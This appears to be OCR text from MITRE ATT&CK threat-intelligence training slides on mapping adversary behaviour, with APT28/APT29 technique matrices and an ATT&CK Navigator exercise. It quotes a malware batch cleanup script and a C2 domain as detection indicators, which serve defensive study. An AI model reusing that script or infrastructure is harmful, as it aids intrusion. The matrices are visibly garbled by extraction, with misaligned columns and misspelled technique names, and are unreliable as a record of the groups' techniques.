
Trusted Relationship

Mitigation Advice

- 3rd parties, such as suppliers and partner organizations, typically have privileged access via a trusted relationship into certain environments.
- These relationships can be abused by attackers to subvert security controls and gain unauthorized access into target environments.
- Managing trusted relationships, like supply chains, is an incredibly complex topic. The NCSC (National Cyber Security Center) has an excellent overview of this challenging topic.

<https://www.digitalshadows.com/blog-and-research/mitre-attck-and-the-mueller-gru-indictment-lessons-for-organizations/>

Ways to Express and Store ATT&CK-Mapped Intel



Ways to Express and Store ATT&CK-Mapped Intel



Machine readable

Technique: T1064: Scripting REFERENCE

Description

Sysget writes a batch script in the %TEMP% folder to clean up the original files and spawning a newly written winlogon.exe executable.

Indicator Pattern

```
[process:command_line = '@echo off :t timeout 1 for /f %%i in (\`tasklist /FI "IMAGENAME eq [original_executable_name]\`" ^| find /v /c "\`") do set Y0=%%i if %%Y0%%==4 goto :t del /F "[original_executable_path]\`" del /F "[tmp_file]\`" start /B cmd /c "[startup_winlogon.exe]\`" del /F "[self]\`" exit']
```

Linking techniques to indicators

Technique: T1071: Standard Application Layer Protocol REFERENCE

Description

C2 server communicates over HTTP and embeds data within the Cookie HTTP header.

Indicator Pattern

```
[domain-name:value = '2014.zzux.com']
```

https://pan-unit42.github.io/playbook_viewer/

Ways to Express and Store ATT&CK-Mapped Intel

Component Object Model Hijacking

APT28 has used COM hijacking for persistence by replacing the legitimate `MMDeviceEnumerator` object with a payload.^[14]

<https://attack.mitre.org/groups/G0007/>

What else could we do?

Full-Text Report

APT15 was also observed using Mimikatz to dump credentials and generate Kerberos golden tickets. This allowed the group to persist in the victim's network in the event of




<https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2018/march/apt15-is-alive-and-strong-an-analysis-of-royalcli-and-royaldns/>

ATT&CK Technique

Credential Dumping (T1003)

Process of Applying ATT&CK to CTI

So now we have some ATT&CK-mapped intel...



What can we *do* with it?

APT28 Techniques*

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discover	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discover	Disposable Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	Applinit DLLs	Applinit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data from Information Repositories	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	Clear Command History	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	CMSTP	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service Load	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Password Policy Discovery	Pass the Ticket	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Data Staged	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Permission Groups Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	InstallUtil	Change Default File Association	Memory Injection	Control Panel Items	Input Capture	Process Discovery	Remote Services	Input Capture		Multi-hop Proxy
	Launchctl	Component Firmware	File System Permissions Weakness	DCShadow	Input Prompt	Query Registry	Replication Through Removable Media	Man in the Browser		Multi-Stage Channels
	Local Job Scheduling	Component Object Model Hijacking	Hooking	Deobfuscate/Decode Files or Information	Kerberoasting	Remote System Discovery	Shared Webroot	Screen Capture		Multiband Communication
	LSASS Driver	Create Account	Image File Execution Option Injection	Disabling Security Tools	Keychain	Security Software Discovery	SSH Hijacking	Video Capture		Multilayer Encryption
	Mshta	DLL Search Order Hijacking	Launch Daemon	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning	System Information Discovery	Taint Shared Content			Port Knocking
	PowerShell	Dylib Hijacking	New Service	DLL Side-Loading	Network Sniffing	System Network Configuration Discovery	Third-party Software			Remote Access Tools
	Regsvcs/Regasm	External Remote Services	Path Interception	Exploitation for Defense Evasion	Password Filter DLL	System Network Connection Discovery	Windows Admin Shares			Remote File Copy
	Regsvr32	File System Permissions Weakness	Plist Modification	Extra Window Memory Injection	Private Keys	System Owner/User Discovery	Windows Remote Management			Standard Application Layer Protocol
	Rundll32	Hidden Files and Directories	Port Monitors	File Deletion	Replication Through Removable Media	System Service Discovery				Standard Cryptographic Protocol
	Scheduled Task	Hooking	Process Injection	File System Logical Offsets	Securityd Memory	System Time Discovery				Standard Non-Application Layer Protocol
Scripting	Hypervisor	Scheduled Task	Gatekeeper Bypass		Two-Factor Authentication Interception					Uncommonly Used Port
Service Execution	Image File Execution Option Injection	Service Registry Permission Weakness	Hidden Files and Directories							Web Service
Signed Binary Proxy Execution	Kernel Modules and Extensions	Setuid and Setgid	Hidden Users							
Signed Script Proxy Execution	Launch Agent	SID-History Injection	Hidden Window							
Source	Launch Daemon	Startup Items	HISTCONTROL							
Space after Filename	Launchctl	Sudo	Image File Execution Options Injection							
Third-party Software	LC_LOAD_DYLIB Addition	Sudo Caching	Indicator Blocking							
Trap	Local Job Scheduling	Valid Accounts	Indicator Removal from Tools							
Trusted Developer Utilities	Login Item	Web Shell	Indicator Removal on Host							
User Execution	Logon Scripts		Indirect Command Execution							
Windows Management Instrumentation	LSASS Driver		Install Root Certificate							
Windows Remote Management	Modify Existing Service		InstallUtil							
	Netsh Helper DLL		Launchctl							
	New Service		LC_MAIN Hijacking							
	Office Application Startup		Masquerading							
	Path Interception		Modify Registry							
	Plist Modification		Mshta							
	Port Knocking		Network Share Connection Removal							
	Port Monitors		NTFS File Attributes							
	Rc.common		Obfuscated Files or Information							
	Re-opened Applications		Plist Modification							
	Redundant Access		Port Knocking							

*from open source reporting we've mapped

APT29 Techniques

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software Object Model	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Clipboard Data	Data Encrypted	Connection Proxy	
Replication Through Removable Media	Control Panel Items	AppHijit DLLs	AppHijit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data from Information Repositories	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	Clear Command History	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	CMSTP	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service Load	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Password Policy Discovery	Pass the Ticket	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Data Staged	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Permission Groups Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	Input Capture	Process Discovery	Remote Services	Input Capture		
	Launchctl	Component Firmware	File System Permissions Weakness	DCShadow	Input Prompt	Query Registry	Replication Through Removable Media			Multi-hop Proxy
	Local Job Scheduling	Component Object Model Hijacking	Hooking	Deobfuscate/Decode Files of Information	Kerberoasting	Remote System Discovery	Shared Webroot	Screen Capture		Multi-Stage Channels
	LSASS Driver	Create Account	Image File Execution Option Injection	Disabling Security Tools	Keychain	Security Software Discovery	SSH Hijacking			Multiband Communication
	Mshta	DLL Search Order Hijacking	Launch Daemon	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning	System Information Discovery	Taint Shared Content			Multilayer Encryption
	PowerShell	Dylib Hijacking	New Service	DLL Side-Loading	Network Sniffing	System Network Configuration Discovery				Port Knocking
	Regsvcs/Regasm	External Remote Services	Path Interception	Exploitation for Defense Evasion	Password Filter DLL	System Network Connection Discovery	Third-party Software			Remote Access Tools
	Regsvr32	File System Permissions Weakness	Plist Modification	Extra Window Memory Injection	Private Keys	System Owner/User Discovery	Windows Admin Shares			Remote File Copy
	Rundll32	Hidden Files and Directories	Port Monitors	File Deletion	Replication Through Removable Media	System Service Discovery	Windows Remote Management			Standard Application Layer Protocol
	Scheduled Task	Hooking	Process Injection	File System Logical Offsets	Securityd Memory	System Time Discovery				Standard Cryptographic Protocol
Scripting	Hypervisor	Scheduled Task	Gatekeeper Bypass	Two-Factor Authentication Interception						Standard Non-Application Layer Protocol
	Service Execution	Image File Execution Option Injection	Service Registry Permission Weakness	Hidden Files and Directories						Uncommonly Used Port
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Setuid and Setgid	Hidden Users						Web Service
	Signed Script Proxy Execution	Launch Agent	SID-History Injection	Hidden Window						
	Source	Launch Daemon	Startup Items	HISTCONTROL						
	Space after Filename	Launchctl	Sudo	Image File Execution Options Injection						
	Third-party Software	LC_LOAD_DYLIB Addition	Sudo Caching	Indicator Blocking						
	Trap	Local Job Scheduling	Valid Accounts	Indicator Removal from Tools						
	Trusted Developer Utilities	Login Item	Web Shell	Indirect Command Execution						
	User Execution	Logon Scripts		Install Root Certificate						
Windows Management Instrumentation	Windows Management Instrumentation	LSASS Driver		Install Util						
	Windows Remote Management	Modify Existing Service		Launchctl						
	Netscape Helper DLL			LC_MAIN Hijacking						
	New Service			Masquerading						
	Office Application Startup			Modify Registry						
	Path Interception			Mshta						
	Plist Modification			Network Share Connection Removal						
	Port Knocking			NTFS File Attributes						
	Port Monitors			Obfuscated Files or Information						
	Rc.common			Plist Modification						
Re-opened Applications	Re-opened Applications			Port Knocking						
	Redundant Access									

Comparing APT28 and APT29

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application		Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discover	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discover	Disposable Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Com.	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data from Information Repositories	Data Transfer Size Limits	Custom Command-and-Control Protocol
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	Clear Command History	Credentials in Files	Network Service Scanning		Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	CMSTP	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Network Shared Drive	Exfiltration Over Command-and-Control Channel	Custom Cryptographic Protocol
Spearphishing via Service Load	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Password Policy Discovery		Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Component Firmware	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Data Staged	Data Transferred Over Physical Medium	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture	Permission Groups Discover	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	InstallUtil	Change Default File Association	Injection	Control Panel Items	Input Capture	Process Discovery	Remote Services	Input Capture		Multi-hop Proxy
	Launchctl	Component Firmware	File System Permissions Weakness	DCShadow	Input Capture	Query Registry				Multi-Stage Channels
	Local Job Scheduling	Component Object Model Hijacking	Hooking	Deobfuscate/Decode Files or Information	Kerberoasting	Remote System Discovery	Shared Webroot	Screen Capture		Multiband Communication
	LSASS Driver	Create Account	Image File Execution Option Injection	Disabling Security Tools	Keychain	Security Software Discovery	SSH Hijacking	Video Capture		Multilayer Encryption
	Mshta	DLL Search Order Hijacking	Launch Daemon	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning	System Information Discover	Taint Shared Content			Port Knocking
	PowerShell	Dylib Hijacking	New Service	DLL Side-Loading	Network Sniffing	System Network Configuration Discovery	Third-party Software			Remote Access Tools
	Regsvcs/Regasm	External Remote Services	Path Interception	Exploitation for Defense Evasion	Password Filter DLL	System Network Connection Discover	Windows Admin Shares			Remote File Copy
	Regsvr32	File System Permissions Weakness	Plat Modification	Extra Window Memory Injection	Private Keys	System Owner/User Discovery	Windows Remote Management			Standard Application Layer Protocol
	Rundll32	Hidden Files and Directories	Port Monitors	File Deletion	Replication Through Removable Media	System Service Discovery				Standard Cryptographic Protocol
	Scheduled Task	Hooking	Process Injection	File System Logical Offsets	Securityd Memory	System Time Discovery				Standard Non-Application Layer Protocol
Scripting	Scripting	Hypervisor	Scheduled Task	Gatekeeper Bypass	Two-Factor Authentication Interception					Uncommonly Used Port
	Service Execution	Image File Execution Option Injection	Service Registry Permission Weakness	Hidden Files and Directories						Web Service
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Setuid and Setgid	Hidden Users						
	Signed Script Proxy Execution	Launch Agent	SID-History Injection	Hidden Window						
	Source	Launch Daemon	Startup Items	HISTCONTROL						
	Space after Filename	Launchctl	Image File Execution Options Injection							
	Third-party Software	LC_LOAD_DYLIB Addition	Sudo Caching	Indicator Blocking						
	Trap	Local Job Scheduling	Valid Accounts	Indicator Removal from Tools						
	Trusted Developer Utilities	Login Item	Web Shell	Indicator Removal on Host						
	User Execution	Logon Scripts		Indirect Command Execution						
Windows Management Instrumentation	Windows Management Instrumentation	LSASS Driver		Install Root Certificate						
	Windows Remote Management	Modify Existing Service		InstallUtil						
	Netsh Helper DLL	New Service		Launchctl						
	Office Application Startup	Path Interception		LC_MAIN Hijacking						
	Plist Modification	Port Knocking		Masquerading						
	Port Knocking	Port Monitors		Modify Registry						
	Rc.common	Re-opened Applications		Mshta						
	Redundant Access	Redundant Access		Network Share Connection Removal						
				NTFS File Attributes						
				Obfuscated Files or Information						
				Plist Modification						
				Port Knocking						

Overlay known gaps

APT28

APT29

Both groups

ATT&CK Navigator

- One option for getting started with storing and analyzing in a simple way
- Open source (JSON), so you can customize it
- Allows you to visualize data

ATT&CK Navigator Demo Video

Exercise 4: Comparing Layers in ATT&CK Navigator

- Docs you will need are at attack.mitre.org/training/cti under Exercise 4
 - Step-by-step instructions are in the “Comparing Layers in Navigator” PDF
 - Techniques are listed in the “APT39 and Cobalt Kitty techniques” PDF
- 1. Open ATT&CK Navigator: <http://bit.ly/attacknav>
- 2. Enter techniques from APT39 and Cobalt Kitty/OceanLotus into separate Navigator layers with a unique score for each layer’s techniques
- 3. Combine the layers in Navigator to create a third layer
- 4. Make your third layer look pretty
- 5. Make a list of the techniques that overlap between the two groups
- *Please pause. We suggest giving yourself 15 minutes for this exercise.*

Exercise 4: Comparing Layers in ATT&CK Navigator

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discover	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discover	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Compiled HTML File	AppCert DLLs	ApplInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data from Information Repositories	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Control Panel Items	ApplInit DLLs	Application Shimming	Clear Command History	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Data Staged	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Input Capture		Multi-hop Proxy
	InstallUtil	Change Default File Association	File System Permissions Weakness	Control Panel Items	Input Prompt	Process Discovery	Replication Through Removable Media	Man in the Browser		Multi-Stage Channels
	Launchctl	Component Firmware	Hooking	DCShadow	Kerberoasting	Query Registry	Shared Webroot	Screen Capture		Multiband Communication
	Local Job Scheduling	Component Object Model Hijacking	Image File Execution Option Injection	Deobfuscate/Decode Files or Information	Keychain	Remote System Discovery	SSH Hijacking	Video Capture		Multilayer Encryption
	LSASS Driver	Create Account	Launch Daemon	Disabling Security Tools	LLMNR/NBT-NS Poisoning	Security Software Discovery	Taint Shared Content			Port Knocking
	Mshta	DLL Search Order Hijacking	New Service	DLL Search Order Hijacking	Network Sniffing	System Information Discovery	Third-party Software			Remote Access Tools
	PowerShell	Dylib Hijacking	Path Interception	DLL Side-Loading	Password Filter DLL	System Network Configuration Discovery	Windows Admin Shares			Remote File Copy
	Regsvcs/Regasm	External Remote Services	Plist Modification	Exploitation for Defense Evasion	Private Keys	System Network Connection Discovery	Windows Remote Management			Standard Application Layer Protocol
	Regsvr32	File System Permissions Weakness	Port Monitors	Extra Window Memory Injection	Securityd Memory	System Owner/User Discovery				Standard Cryptographic Protocol
	Rundll32	Hidden Files and Directories	Process Injection	File Deletion	Two-Factor Authentication Interception	System Service Discovery				Standard Non-Application Layer Protocol
	Scheduled Task	Hooking	Scheduled Task	File Permissions Modification		System Time Discovery				Uncommonly Used Port
	Scripting	Hypervisor	Service Registry Permission Weakness	File System Logical Offsets						Web Service
	Service Execution	Image File Execution Option Injection	Setuid and Setgid	Gatekeeper Bypass						
	Signed Binary Proxy Execution	Kernel Modules and Extensions	SID-History Injection	Hidden Files and Directories						
	Signed Script Proxy Execution	Launch Agent	Startup Items	Hidden Users						
	Source	Launch Daemon	Sudo	Hidden Window						
	Space after Filename	Launchctl	Sudo Caching	HISTCONTROL						
	Third-party Software	LC_LOAD_DYLIB Addition	Valid Accounts	Image File Execution Options Injection						
	Trap	Local Job Scheduling	Web Shell	Indicator Blocking						
	Trusted Developer Utilities	Login Item		Indicator Removal from Tools						
	User Execution	Logon Scripts		Indicator Removal on Host						
	Windows Management Instrumentation	LSASS Driver		Indirect Command Execution						
	Windows Remote Management	Modify Existing Service		Install Root Certificate						
	XSL Script Processing	Netsh Helper DLL		InstallUtil						
		New Service		Launchctl						
		Office Application Startup		LC_MAIN Hijacking						
		Path Interception		Masquerading						
		Plist Modification		Modify Registry						
		Port Knocking		Mshta						

